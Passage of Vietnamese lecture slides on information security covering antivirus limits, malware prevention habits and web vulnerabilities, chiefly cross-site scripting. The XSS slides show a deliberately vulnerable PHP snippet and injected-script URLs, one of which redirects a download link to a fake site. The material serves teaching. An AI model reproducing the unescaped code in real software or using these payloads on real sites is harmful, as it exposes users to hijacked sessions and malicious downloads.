Bitdefender Antivirus Plus 2015	Kaspersky Anti-Virus (2015)	Malwarebytes Anti-Malware 2.0	Norton AntiVirus (2014)	Panda Free Antivirus 2015	Webroot SecureAnywhere AntiVirus (2014)	Bitdefender Antivirus Free Edition (2014)	F-Secure Anti-Virus 2014	McAfee AntiVirus Plus 2014
								
EC EDITORS' CHOICE	EC EDITORS' CHOICE	EC EDITORS' CHOICE	EC EDITORS' CHOICE	EC EDITORS' CHOICE	EC EDITORS' CHOICE			
$39.95 BitDefender	**$36.59** Amazon		**$49.99** Norton		**$19.99** Webroot		**$39.99** F-Secure	**$22.49** McAfee

Sử dụng antivirus không có nghĩa là không bị nhiễm virus!

Nhược điểm của chương trình diệt virus



- **Mã độc mới!!!!**
- **Mã khai thác lỗ hổng zero-day!!!!**
- **Mã độc đa hình, siêu hình!!!**

Phòng chống mã độc

❑www.virustotal.com


- "Hai cái đầu tốt hơn một cái đầu"!
- www.virustotal.com thực hiện quét virus với gần 70 phần mềm khác nhau
- Nếu tất cả nói "Sạch" thì có thể tin là sạch
- Nếu có nhiều phần mềm nói "Mã độc" thì có thể tin là mã độc.

www.virustotal.com



Phòng chống mã độc

❑Kiểm tra nguồn gốc phần mềm



Phòng chống mã độc

❑Đóng băng ổ đĩa

- Mọi thay đổi trên ổ đĩa chỉ có tác dụng khi máy đang chạy.
- Khi tắt hoặc khởi động lại máy, mọi thay đổi sẽ bị vô hiệu.
- Công cụ
  - Deep Freeze (Faronics Corporation)
  - Shadow Defender
  - Returnil Virtual System
  - Reboot Restore Rx (New Horizon)

Các quy tắc an toàn phòng chống virus (1/2)

- Không sử dụng các phần mềm không đáng tin cậy
- Quét virus cho thiết bị lưu trữ di động (USB, thẻ nhớ, ổ cứng cắm ngoài,....) trước khi sử dụng
- Hạn chế sử dụng thiết bị lưu trữ di động
- Cấm gửi/nhận các file nguy hiểm qua thư điện tử

Các quy tắc an toàn phòng chống virus (2/2)

- Không mở các file đính kèm từ email đáng ngờ (bao gồm cả email đến từ người quen biết)
- Không mở các đường link nhận được qua email, qua mạng xã hội, qua chat... (bao gồm cả đường link đến từ người quen biết)

Tài liệu tham khảo

1. John Aycock, **Computer Viruses and Malware**, Springer, 2006
2. Ed Skoudis, **Malware: Fighting Malicious Code**, Prentice Hall, 2003
3. Michael Davis et.al., **Hacking Exposed: Malware & Rootkit Secrets & Solutions**, Mc Graw Hill, 2015
4. James M. Aquilina, et.al., **Malware Forensics: Investigating and Analyzing Malicious Code**, Syngress, 2008
5. Mihai Christodorescu et.al., **Malware Detection**, Springer, 2007

CƠ SỞ AN TOÀN THÔNG TIN

Bài 8. An toàn phần mềm

1 Lỗ hổng web

2 Lỗ hổng phần mềm

3 An toàn phần mềm

Lỗ hổng ứng dụng web

- **Điển hình:**
  - SQL Injection,
  - Cross-Site Scripting (XSS)
- **Khác:**
  - Cross-Site Request Forgery (CSRF)
  - Path Traveling
  - Xác thực yếu
  - Không có cơ chế chống spam
  - …

Mục đích tấn công ứng dụng web

- Truy cập trái phép CDSL: SQL Injection,
- Truy cập trái phép file: Path Traveling
- Đánh cắp tài khoản/quyền người dùng (Password guessing, SQL Injection, XSS, XSS Session Hijacking, CSRF)
- Cài đặt mã độc (XSS+)
- Quảng cáo (XSS Click Hijacking)
- Theo dõi người dùng (XSS Click Hijacking+)
- Từ chối dịch vụ (spam)
- ....

Cross-Site Scripting

- **Khái niệm**: XSS là một lỗ hổng cho phép hacker chèn script vào tham số truy vấn HTTP và sau đó script này được thực thi trên máy người dùng.
- **Mục đích thực hiện XSS**:

- Đánh cắp tài khoản
- Đánh cắp cookie (SessionID)
- Thực hiện Click Hijacking

Cross-Site Scripting

```
<?php
$name = $_GET['name'];
echo 'Welcome $name<br>';
echo '<a href="http://examples.com/">Click to
Download</a>';
?>
```

http://www.domain.com/index.php?name=John


Welcome John

Click to Download

Cross-Site Scripting

http://www.domain.com/index.php?name=John<script>alert('This site is vulnerable to XSS')</script>

Welcome John



Cross-Site Scripting


http://www.domain.com/index.php?name=John<script>
window.onload = function() {var
link=document.getElementsByTagName("a");
link[0].href=" http://a-fake-site.com/";}</script>

Welcome John

Click to Download

Lỗ hổng XSS trên thực tế (www.zing.vn)

www.zing.vn




www.Bandicam.com

Cross-Site Scripting


Truy vấn thông thường

http://login.me.zing.vn/login/fail

Cross-Site Scripting



Cross-Site Scripting

